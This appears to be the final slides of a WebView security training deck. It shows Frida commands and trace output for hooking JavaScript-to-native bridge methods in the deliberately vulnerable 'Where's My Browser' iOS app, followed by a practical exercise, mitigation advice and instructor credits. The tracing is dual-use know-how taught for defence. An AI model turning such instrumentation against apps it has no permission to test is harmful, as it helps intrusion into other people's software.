# Trace UIWebView Methods with Frida (1/2)

```
$ frida --codeshare mrmacete/objc-method-observer -n WheresMyBrowser

     ____
    / _  |   Frida 11.0.12 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at http://www.frida.re/docs/home/
[Local::WheresMyBrowser]-> observeSomething("*[* webView:shouldStartLoadWithRequest*]");
[Local::WheresMyBrowser]-> observeSomething("*[* stringByEvaluatingJavaScript*]");
```

# Trace UIWebView Methods with Frida (2/2)

```
(0x7fe22142d760)  -[UIWebView stringByEvaluatingJavaScriptFromString:]
stringByEvaluatingJavaScriptFromString: javascriptBridgeCallBack('addNumbers','11.0')
0x1098c18b6
WheresMyBrowser!_T015WheresMyBrowser19UIWebViewControllerC03webE0SbSo0dE0C_10Foundation1
0URLRequestV19shouldStartLoadWithSC0dE14NavigationTypeO010navigationO0tF
[...]
RET:
(0x7fe22140f0d0)  -[WheresMyBrowser.UIWebViewController
webView:shouldStartLoadWithRequest:navigationType:]
webView: <UIWebView: 0x7fe22142d760; frame = (0 126; 375 492); autoresize = RM+BM; layer
= <CALayer: 0x600000237e40>>
shouldStartLoadWithRequest: <NSMutableURLRequest: 0x600000218ea0> { URL:
javascriptbridge://addNumbers/5/6 }
navigationType: 0x5
0x10b18b074 UIKit!-[UIWebView
webView:decidePolicyForNavigationAction:request:frame:decisionListener:]
[...]
RET: nil
```

# Trace WKWebView Methods with Frida (1/2)

```
$ frida --codeshare mrmacete/objc-method-observer -n WheresMyBrowser

     ____
    / _  |   Frida 11.0.12 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at http://www.frida.re/docs/home/
[Local::WheresMyBrowser]-> observeSomething("*[WKScriptMessage body]");
[Local::WheresMyBrowser]-> observeSomething("*[* evaluateJavaScript*]");
```

# Trace WKWebView Methods with Frida (2/2)

context

```
(0x7fe22199a800)  -[WKWebView evaluateJavaScript:completionHandler:]
evaluateJavaScript: javascriptBridgeCallBack('multiplyNumbers','144.0')
completionHandler: nil
0x1098a9340
WheresMyBrowser!_T015WheresMyBrowser30JavaScriptBridgeMessageHandlerC21userContentContro
llerySo06WKUserjK0C_So08WKScriptG0C10didReceivetF JavaScriptBridgeMessageHandler.swift:0
[...]
RET: 0x11dcd3008
(0x60000025d610)  -[WKScriptMessage body]
0x1098a93b3
WheresMyBrowser!_T015WheresMyBrowser30JavaScriptBridgeMessageHandlerC21userContentContro
llerySo06WKUserjK0C_So08WKScriptG0C10didReceivetF
JavaScriptBridgeMessageHandler.swift:47
[...]
RET: (
multiplyNumbers,
32,
"4.5"
)
```



# Practical 2 - JavaScript-Native Bridge

context

- `WMB_Practical_2_-_JavaScript-Native_Bridge.pdf`

- JavaScript-Native Bridge exercises:
  - Android (scenarios 2 and 3)
  - iOS UIWebView (scenarios 3 and 4)
  - iOS WKWebView (scenario 3)

# Mitigations - Avoid WebViews

context

- Avoid using WebViews for simple HTML:
  - Use TextViews instead
- Open websites externally in the Mobile Browser

# Mitigations - Using WebViews (1/2)

context

- Disable JavaScript, where possible
- Prefer WKWebView to UIWebViews on iOS
- Restrict your app to Android 4.2+, better 5+
- Specify a "safe" base URL when loading data programmatically
- Follow good practice for XSS prevention

# Mitigations - Using WebViews (2/2)

context

- Always use TLS (enforce at app/platform level)
- Be frugal exposing native functionality
- Open links externally
- Disable remote debugging on Android
- Treat JavaScript-Native bridges as an untrusted boundary. Implement strict validation.

# Mitigations - Damage Control

context

- Implement strict Content Security Policy (CSP) (Using HTTP headers or META tags)
- Encrypt sensitive data on storage



# The End. Thank You!

**Instructors:**
David Turco (@endle__)
Jon Overgaard Christiansen

**Where's My Browser Project Website:**
https://authenticationfailure.com/wmb

**Where's My Browser GitHub Repository:**
https://github.com/authenticationfailure/WheresMyBrowser.Android
https://github.com/authenticationfailure/WheresMyBrowser.iOS

**Context Information Security:**
https://www.contextis.com/